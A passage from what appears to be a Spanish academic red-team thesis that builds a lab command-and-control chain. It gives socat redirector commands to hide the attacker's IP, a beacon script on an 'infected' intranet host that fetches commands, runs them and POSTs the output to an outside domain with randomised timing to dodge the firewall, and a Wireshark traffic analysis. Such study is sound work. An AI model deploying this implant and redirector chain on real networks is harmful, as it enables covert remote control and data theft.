Para solucionar el primero de los problemas se procederá a incluir dos máquinas nuevas en la red intermedia, de manera que, todo el tráfico que pase desde el servidor web hasta la máquina atacante, previamente pasará por ellas. De forma que, si se llega a rastrear el tráfico de peticiones desde el servidor web, solo se encontrará como destino la máquina de la intranet, o una de las máquinas de la red intermedia. Así, en ningún momento se desvelará la IP de la máquina Kali.

A continuación (Figura 3.28) se puede ver un diagrama que muestra el flujo de tráfico planteado:




Figura 3.28: Diagrama del curso de la comunicación a través de las máquinas disponibles en el entorno.

Para utilizar dichas máquinas se volverá a usar en ambas la herramienta `socat`, como se hizo en el Apartado 3.4.1, para que se transfiera el flujo de datos recibido hacia otra dirección.

Como se observa en la Figura 3.28, en la comunicación desde Kali hacia el PC Infectado, el tráfico se hará pasar, en primer lugar, por `inter-06`, para que después dé el salto a `inter-05` y desde aquí a `inter-07`, a la que ya puede acceder la máquina infectada sin levantar sospechas.

Para que la comunicación se suceda como lo planeado se deben introducir los siguientes comandos en las máquinas:

- `inter-05` → `socat tcp-l:80,fork,reuseaddr tcp:192.168.2.16:80`
- `inter-06` → `socat tcp-l:80,fork,reuseaddr tcp:192.168.1.39:80`

Con estos comandos tan solo se permite la comunicación desde `inter-07` hasta `kali-29` utilizando el puerto 80, que es el que habitualmente usaría el servidor web como puerto HTTP, pero que en ese caso se le puede dar uso dado que ninguna de las dos máquinas tiene activo este protocolo.

Para que el proceso cuente con una comunicación bidireccional, además de los señalados, se deben incluir nuevos comandos `socat` en las máquinas para abrir un túnel de ida y otro de vuelta.

Se debe lograr que si la máquina Kali envía una petición a `inter-06` llegue a `inter-07` (donde se almacena el servidor web), pasando previamente por `inter-05`.

Los comandos para lograrlo serían:

- `inter-05` → `socat tcp-l:81,fork,reuseaddr tcp:192.168.2.17:80`
- `inter-06` → `socat tcp-l:81,fork,reuseaddr tcp:192.168.2.15:81`

Como se puede ver, es necesario usar el puerto 81 para estas redirecciones, pues el puerto 80 ya está siendo utilizado en las anteriores. Por lo tanto, si se quiere enviar una petición web hacia `inter-07`, se podría realizar haciendo lo propio hacia el puerto 81 de la máquina `inter-06`.

En principio, las redirecciones serán estáticas, pero se podría plantear hacerlas dinámicas para que, cada vez que se realice una petición, cambie el destino de los saltos entre dispositivos que se suceden durante la comunicación, sin que ni emisor, ni receptor noten la diferencia.

Para comprobar que las redirecciones están funcionando, en primer lugar se despliega un servidor web en la máquina Kali que mostrará en la página web principal una etiqueta `<title>` dentro de la cabecera indicando que se trata del servidor Kali.

Después se modifica el `<title>` de la cabecera del servidor web ya desplegado en `inter-07`, indicando que se trata del servidor intermedio.

Una vez hecho esto, se lanzará una petición por el puerto 80 desde `inter-07` hacia la primera máquina intermedia por la que se ha configurado que se desviara el tráfico (Figura 3.30): `inter-06`, con IP 192.168.2.16 y que tiene asignado como nombre de dominio `d2.rtmalvado.edu` (Figura 3.29):

```
usuario@inter-07:~$ nslookup d2.rtmalvado.edu
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   d2.rtmalvado.edu
Address: 192.168.2.16
```

Figura 3.29: Petición de resolución DNS sobre la dirección `d2.rtmalvado.edu`.


```
usuario@inter-07:~$ curl d2.rtmalvado.edu
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>SERVIDOR KALI</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}
body, html {
padding: 3px 3px 3px 3px;
background-color: #D8DBE2;
font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}
```

Figura 3.30: Petición CURL hacia máquina intermedia d2.rtmalvado.edu que se resuelve con respuesta desde el servidor web de la máquina Kali.

Como se puede apreciar, la respuesta a la petición es la esperada y, por lo tanto, es cierto que la comunicación está pasando por varios dispositivos.

Ahora se procede a comprobar que la comunicación desde la máquina Kali hacia el servidor web desplegado en inter-07 se realiza también por medio de intermediarios. Para ello se realizará una petición al puerto 81 de la máquina intermedia inter-06 (Figura 3.32) con IP 192.168.2.15 y nombre de dominio d1.rtmalvado.edu (Figura 3.31):

```
(root@kali-29) - [ /home/usuario/Escritorio ]
# nslookup d1.rtmalvado.edu
Server:      192.168.2.50
Address:     192.168.2.50#53

Name:   d1.rtmalvado.edu
Address: 192.168.2.15
```

Figura 3.31: Petición de resolución DNS sobre la dirección d1.rtmalvado.edu.

```
(root@kali-29)-[~/home/usuario/Escritorio]
# curl http://d1.rtmalvado.edu:81

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>SERVIDOR INTERMEDIO</title>
    <style type="text/css" media="screen">
      * {
        margin: 0px 0px 0px 0px;
        padding: 0px 0px 0px 0px;
      }

      body, html {
        padding: 3px 3px 3px 3px;

        background-color: #D8DBE2;

        font-family: Verdana, sans-serif;
        font-size: 11pt;
        text-align: center;
      }
    </style>
  </head>
  <body>
  </body>
</html>
```

Figura 3.32: Petición CURL hacia máquina intermedia d1.rtmalvado.edu que se resuelve con respuesta desde el servidor web de la máquina d3.rtmalvado.edu.

3.6. Elaboración de comunicación automática entre máquinas.

Con la comunicación entre la máquina Kali (kali-29) y el servidor web (inter-07) preparada, ahora es necesario elaborar scripts en ambos sistemas para lograr la emisión de comandos y recepción de resultado de los mismos a la máquina infectada en la intranet intra-00 de forma automática.

En cada máquina se elaborará uno o varios diferentes mediante los lenguajes Python o Shell. A continuación se estudiará como se ha ido implementando cada uno de ellos en cada máquina incluyendo los pasos detallados que seguirá cada script, el código en plano y un diagrama de funcionamiento de cada máquina.³

3.6.1. Máquina Kali atacante (kali-29)

Como se ha indicado en apartados anteriores, la idea es que desde la máquina atacante Kali se envíen comandos hacia una máquina en la intranet que los ejecutará localmente. Y de la misma forma, la máquina Kali debe recibir el contenido de la ejecución en dicha máquina.

Para simular esta situación con el laboratorio desplegado, se elaborará un script con Python en kali-29 que recibirá un número por parámetro. Este número se enviará por las máquinas intermedias hacia el servidor web alojado en la última de ellas.

Más detalladamente, en el script se seguirán las siguientes fases:

³En el último de los Anexos (Apartado 6.3) se adjunta el diagrama completo de funcionamiento de cada uno de los scripts en cada máquina.

1. Se lanza una petición POST hacia la primera de las máquinas intermedias `inter-06` (nombre de dominio `d2.rtmalvado.edu`) por el puerto 81 (como se indicó en el Apartado 3.5.3), que incluirá una variable llamada `envio` que almacenará el número de comando indicado como parámetro en la ejecución del script. Dicho número llegará a `inter-07` que lo almacenará en su servidor web.
2. Se entra en un bucle en el que `kali-29` está a la espera de que la máquina en la intranet, `intra-00`, responda a `inter-07` con el resultado de la ejecución del comando enviado. Se lee una vez tras otra el `error.log` del servidor web alojado en la máquina, por donde se ha configurado que se recibirá como parámetro el contenido de la ejecución indicada.
3. En el momento en que se detecta que el fichero `error.log` tiene nuevas líneas, se recoge el contenido de la variable recibida por POST llamada `resultado` y se copia a un archivo en local llamado `post-resultado.txt`.
4. Se parsea el contenido de la variable `resultado` almacenado en la última línea del fichero `post-resultado.txt`, y ya limpia, se copia al fichero `post-resultado-limpio.txt`.

■ Código

Listing 3.1: `obtener.py`

```

1  params = {'envio':sys.argv[1]}
2  resp = requests.post('http://d2.rtmalvado.edu:81', data = params)
3  lineas_def = 999999999
4  flag = 0
5
6  print("Esperando respuesta...")
7  while(flag == 0):
8      lineas = int(subprocess.check_output("cat /var/log/apache2/
9      error.log | wc -l", shell=True).decode('UTF-8'))
10     if(lineas > lineas_def):
11         flag = 1
12         os.system("awk '{if(/resultado=/) print substr($15,
13         11)}' /var/log/apache2/error.log >> /home/
14         usuario/Escritorio/post-resultado.txt
15         with open('/home/usuario/Escritorio/post-resultado.
16         txt', 'r') as f:
17             last_line = f.readlines()[-1]
18
19             linea_parseada = urllib.parse.unquote(urllib.parse.
20             unquote(last_line))
21
22             with open('/home/usuario/Escritorio/post-resultado-
23             limpio.txt', 'a') as f2:
24                 f2.write(linea_parseada)
25
26     lineas_def = lineas

```

■ Diagrama




Figura 3.33: Diagrama de funcionamiento del fichero `obtener.py` en la máquina `kali-01`.

3.6.2. Máquina Ubuntu Server intermedia (`inter-07`)

La máquina intermedia `inter-07`, es la encargada de recibir el número de comando solicitado por la máquina Kali `kali-29` y proyectarlo en el servidor web, al que posteriormente accederá la máquina infectada `intra-00`.

Cuando `intra-00` ejecute el comando, `inter-07` es también la encargada de hacer llegar el mismo a la máquina `kali-29` pasándolo a través de los intermediarios.

Para lograr todo este proceso de forma satisfactoria se siguen los siguientes pasos:

1. Cada minuto se ejecuta un script Shell llamado `ejecuta-script.sh`, en el que se rellena un fichero de texto vacío (`post-temporal-envio.txt`) con el contenido del parámetro `envio`, que se recibirá desde la máquina `kali-29` tras pasar por varias máquinas intermedias, y donde se hallará el número de comando a ejecutar en la máquina `intra-00`.

El contenido de dicho parámetro se podrá obtener del fichero `error.log` del servidor web desplegado en la máquina gracias al uso de los módulos `DumpIOInput` y `DumpIOOutput` como se indicó en el Apartado 3.3.3.

Si no se ha realizado ningún envío desde `intra-00`, se esperará a la siguiente ejecución.

En caso de que si haya sucedido, el fichero `post-temporal-envio.txt` se habrá relleno y se procede al siguiente paso.

2. Se hace una pausa de 15 segundos durante la que se obtiene el contenido del fichero

`post-temporal-envio.txt`, que no es más que el número enviado por la máquina `kali-29`. En el archivo `index.php` del servidor web, se mostrará dicho número para hacerlo público a `intra-00`.

El código PHP introducido en el `index.php` del servidor es el mostrado en la Figura 3.34:

```
<div class="page header floating element">
  <span class="floating_element"><?php $envio = shell_exec('cat /home/usuario/Escritorio/post-temporal-envio.txt');
    if($envio!=""){
      echo $envio;
    }else{
      echo 0;
    }?></span>
</div>
```

Figura 3.34: Código PHP en máquina intermedia para mostrar comando a máquina de la intranet.

- Una vez pasados los 15 segundos se vacía el fichero `post-temporal-envio.txt` y se vuelve a analizar el `error.log` en busca de la respuesta de la máquina `intra-00` con el resultado de la ejecución del comando en la misma.

Se recibe el contenido del parámetro POST `resultado` y se copia al fichero `post-temporal.txt`. En caso de que no haya habido respuesta, se espera a una futura ejecución del código. Si, por otra parte, se obtiene contenido en el parámetro, se ejecuta un script Python llamado `script.py`.

- En el fichero `script.py` se lee el resultado de la ejecución del comando en `intra-00` (que está almacenada en el fichero `post-temporal.txt` como se ha indicado en el paso anterior), y se envía hacia la máquina `kali-29` mediante una petición POST, pasando previamente por las máquinas intermedias.

■ Código

Listing 3.2: ejecuta-script.sh

```
21 awk '{if(/envio=/) print substr($15, 7)}' /var/log/apache2/error.  
    log > /home/usuario/Escritorio/post-temporal-envio.txt  
22  
23 > /var/log/apache2/error.log  
24  
25 resultadoenvio=$(cat /home/usuario/Escritorio/post-temporal-envio.  
    txt | wc -l)  
26  
27 if [ $resultadoenvio != "0" ]  
28 then  
29     sleep 15  
30     > /home/usuario/Escritorio/post-temporal-envio.txt  
31     awk '{if(/resultado=/) print substr($15, 11)}' /var/log/  
        apache2/error.log > /home/usuario/Escritorio/post-  
        temporal.txt  
32     > /var/log/apache2/error.log  
33     resultado=$(cat /home/usuario/Escritorio/post-temporal.txt  
        | wc -l)  
34     if [ $resultado != "0" ]  
35     then  
36         python3 /var/www/html/script.py  
37         sleep 10  
38         > /home/usuario/Escritorio/post-temporal.txt  
39     fi  
40 fi
```

Listing 3.3: script.py

```
41 import time  
42 import sys  
43 import subprocess  
44 import requests  
45  
46 with open('/home/usuario/Escritorio/post-temporal.txt', 'r') as f:  
47     last_line = f.readlines()[-1]  
48  
49 param = {'resultado':last_line}  
50 requests.post('http://d1.rtmalvado.edu/', data = param)
```

■ Diagrama




Figura 3.35: Diagrama de funcionamiento de la máquina `inter-07`.

3.6.3. Máquina Ubuntu infectada en la intranet (intra-00)

La máquina en la intranet, simplemente, debería acceder al contenido del servidor web, que se ha desplegado en `inter-07`, en el momento oportuno.

Para ello se prepara un programa Python sencillo, el cual se ejecuta cada minuto y en el que se lanzan varias peticiones al servidor web separadas en un rango que puede variar de 1 a 10 segundos. Con esto se generará aleatoriedad para que estas peticiones pasen desapercibidas por el firewall.

El orden de funcionamiento del script será el siguiente:

1. Se lanza una petición de tipo GET a `d3.rtmalvado.edu` (servidor web desplegado en `inter-07`) en la que el objetivo es obtener el texto ubicado en la etiqueta `` que, conviene recordar, es el número del comando que debe ejecutarse en la máquina de la intranet por orden de la máquina Kali (`kali-29`).
2. Una vez obtenido el contenido de dicha etiqueta, se comprueba si el mismo es un número superior al 0. Si no es el caso, se vuelve a lanzar una petición.
3. Si el número mostrado en la etiqueta es superior a 0, se recoge y el código Python lo traducirá a un comando que posteriormente se ejecutará en local mediante la librería `subprocess`.
4. El resultado de dicha ejecución se recoge y se envía como parámetro por POST hacia el servidor web de la máquina intermedia. Hecho esto se dejan de lanzar peticiones hasta el próximo minuto.

■ Código

Listing 3.4: `ejecuta-exploit.py`

```
51 while(True):
52     resp = requests.get('https://d3.rtmalvado.edu')
53     bs = BeautifulSoup(resp.text, "html.parser")
54     numero = bs.body.div.div.span.text
55     if numero != "0":
56         if "1" in numero :
57             comando = 'pwd'
58         elif "2" in numero :
59             comando = 'ls -la';
60         elif "3" in numero :
61             comando = 'dir'
62         elif "4" in numero :
63             comando = 'uname -a'
64         elif "5" in numero :
65             comando = 'ps'
66         resultado = subprocess.check_output(comando, shell=
        True)
67         params = {'resultado':resultado}
68         resp = requests.post('https://d3.rtmalvado.edu',
        data = params)
69         break
```

■ Diagrama




Figura 3.36: Diagrama de funcionamiento de la máquina intra-00.

Capítulo 4

Análisis del tráfico

Una vez elaborada la comunicación cifrada, en el entorno de laboratorio, que permite la anonimización de las partes, se puede proceder a analizar la misma para así comprobar la evolución en dicha red desde los distintos elementos que forman parte de ella.

Para este paso se utilizará el capturador de tráfico en redes: Wireshark.

Durante todo el proceso de creación de la red de anonimización se ha ido grabando el tráfico en escenarios concretos con este programa para así poder analizar la progresión del trabajo. Todos ellos se presentan a continuación.

El objetivo de esto no es más que emular, a pequeña escala, el trabajo del firewall que se va a situar entre la intranet y la red externa. Conforme se han ido añadiendo nuevas funcionalidades en las máquinas del laboratorio, se va a ir comprobando como es más indetectable el contenido que se comparte entre las mismas.

4.1. Análisis entre máquinas sin intermediarios

En primer lugar, se retrocede al estado original de las máquinas en el laboratorio. En este punto tan solo había desplegado un servidor web Apache en el PC Kali de la red atacante (**kali-29**) en el que en el fichero **index** se relacionaba un número con un comando, tal y como se explica en el Apartado 3.3.

Hacia este PC se enviaría una petición POST, por medio de un programa Python, desde el PC infectado de la intranet (**intra-00**), indicando el número de comando que quisiera ejecutar. El servidor web en **kali-29** traducirá este número a un comando que se mostrará públicamente.

intra-00 accederá a la etiqueta concreta del **index** en el servidor web, obtendrá el comando, y lo ejecutará localmente.

Una vez hecho esto, por medio de otra petición POST, **intra-00** enviará a **kali-29** el resultado de la ejecución del comando.

Todo este proceso, es importante indicar, se estaría realizando por medio del protocolo HTTP, sin pasar por medio de máquinas intermedias y sin utilizar nombres DNS entre las máquinas.

Partiendo del diagrama mostrado en la Figura 3.28, en el que se muestra el tráfico final entre las máquinas desplegadas en el laboratorio, todo lo relacionado con la red intermedia sería totalmente inútil para este escenario, quedando el diagrama como se muestra a continuación en la Figura

4.1:




Figura 4.1: Diagrama de tráfico original entre las máquinas sin utilizar intermediarios.

Se analiza el tráfico desde el punto de vista de la máquina infectada, cuyo resultado es el mostrado en la Figura 4.2.

Cabe recordar que la máquina `kali-29` utiliza la IP `192.168.1.39` y, por otra parte, la máquina `intra-00` utiliza la IP `192.168.5.10`.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.5.10	192.168.1.39	TCP	74	52488 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2980740321 TSecr=0 WS=128
2	0.001515168	192.168.1.39	192.168.5.10	TCP	74	80 → 52488 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2944242090 TSecr=2980740321 WS=128
3	0.001580917	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2980740322 TSecr=2944242090
4	0.001668233	192.168.5.10	192.168.1.39	TCP	279	52488 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=213 TSval=2980740323 TSecr=2944242090 [TCP segment of a reassembled PDU]
5	0.001813148	192.168.5.10	192.168.1.39	HTTP	89	POST / HTTP/1.1 (application/x-www-form-urlencoded)
6	0.002273841	192.168.1.39	192.168.5.10	TCP	66	80 → 52488 [ACK] Seq=1 Ack=214 Win=65024 Len=0 TSval=2944242091 TSecr=2980740323
7	0.002274059	192.168.1.39	192.168.5.10	TCP	66	80 → 52488 [ACK] Seq=1 Ack=237 Win=65024 Len=0 TSval=2944242091 TSecr=2980740323
8	0.016786984	192.168.1.39	192.168.5.10	HTTP	1339	HTTP/1.1 200 OK (text/html)
9	0.016826240	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [ACK] Seq=237 Ack=1274 Win=63360 Len=0 TSval=2980740338 TSecr=2944242105
10	0.017906189	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [FIN, ACK] Seq=237 Ack=1274 Win=64128 Len=0 TSval=2980740339 TSecr=2944242105
11	0.018581560	192.168.1.39	192.168.5.10	TCP	66	80 → 52488 [FIN, ACK] Seq=1274 Ack=238 Win=65024 Len=0 TSval=2944242107 TSecr=2980740339
12	0.018597654	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [ACK] Seq=238 Ack=1275 Win=64128 Len=0 TSval=2980740340 TSecr=2944242107
13	2.031854135	192.168.5.10	192.168.1.39	TCP	74	52490 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2980742353 TSecr=0 WS=128
14	2.033011397	192.168.1.39	192.168.5.10	TCP	74	80 → 52490 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2944244122 TSecr=2980742353 WS=128
15	2.033053368	192.168.5.10	192.168.1.39	TCP	66	52490 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2980742354 TSecr=2944244122
16	2.033132379	192.168.5.10	192.168.1.39	TCP	279	52490 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=213 TSval=2980742354 TSecr=2944244122 [TCP segment of a reassembled PDU]
17	2.033189024	192.168.5.10	192.168.1.39	HTTP	157	POST / HTTP/1.1 (application/x-www-form-urlencoded)
18	2.033716007	192.168.1.39	192.168.5.10	TCP	66	80 → 52490 [ACK] Seq=1 Ack=214 Win=65024 Len=0 TSval=2944244122 TSecr=2980742354
19	2.033716169	192.168.1.39	192.168.5.10	TCP	66	80 → 52490 [ACK] Seq=1 Ack=305 Win=65024 Len=0 TSval=2944244123 TSecr=2980742354
20	2.038130256	192.168.1.39	192.168.5.10	HTTP	1362	HTTP/1.1 200 OK (text/html)
21	2.038178745	192.168.5.10	192.168.1.39	TCP	66	52490 → 80 [ACK] Seq=305 Ack=1297 Win=63360 Len=0 TSval=2980742359 TSecr=2944244127
22	2.039634944	192.168.5.10	192.168.1.39	TCP	66	52490 → 80 [FIN, ACK] Seq=305 Ack=1297 Win=64128 Len=0 TSval=2980742361 TSecr=2944244127
23	2.040381998	192.168.1.39	192.168.5.10	TCP	66	80 → 52490 [FIN, ACK] Seq=1297 Ack=306 Win=65024 Len=0 TSval=2944244129 TSecr=2980742361
24	2.040399632	192.168.5.10	192.168.1.39	TCP	66	52490 → 80 [ACK] Seq=306 Ack=1298 Win=64128 Len=0 TSval=2980742361 TSecr=2944244129
25	5.249847765	PcsCompu_72:50:01	PcsCompu_72:50:10	ARP	60	Who has 192.168.5.10? Tell 192.168.5.1
26	5.249879944	PcsCompu_72:50:10	PcsCompu_72:50:01	ARP	42	192.168.5.10 is at 08:00:27:72:50:10

Figura 4.2: Captura de tráfico en la máquina `intra-00` en un escenario de comunicación insegura (1).

En la captura del tráfico se pueden observar 24 paquetes durante la comunicación grabada, que se pueden separar en dos claras partes.

4.1.1. Comunicación para traducir número por comando.

En primer lugar, desde el paquete 1 hasta el 12, se puede observar el tráfico que se sucede al realizar la máquina `kali-29` la petición POST a la máquina `intra-00`, que contiene el número de comando que quiere ejecutar (Figura 4.3).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.5.10	192.168.1.39	TCP	74	52488 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2980740321 TSecr=0 WS=128
2	0.001515168	192.168.1.39	192.168.5.10	TCP	74	80 → 52488 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2944242090 TSecr=2980740321 WS=128
3	0.001580917	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2980740322 TSecr=2944242090
4	0.001668233	192.168.5.10	192.168.1.39	TCP	279	52488 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=213 TSval=2980740323 TSecr=2944242090 [TCP segment of a reassembled PDU]
5	0.001813148	192.168.5.10	192.168.1.39	HTTP	89	POST / HTTP/1.1 (application/x-www-form-urlencoded)
6	0.002273841	192.168.1.39	192.168.5.10	TCP	66	80 → 52488 [ACK] Seq=1 Ack=214 Win=65024 Len=0 TSval=2944242091 TSecr=2980740323
7	0.002274059	192.168.1.39	192.168.5.10	TCP	66	80 → 52488 [ACK] Seq=1 Ack=237 Win=65024 Len=0 TSval=2944242091 TSecr=2980740323
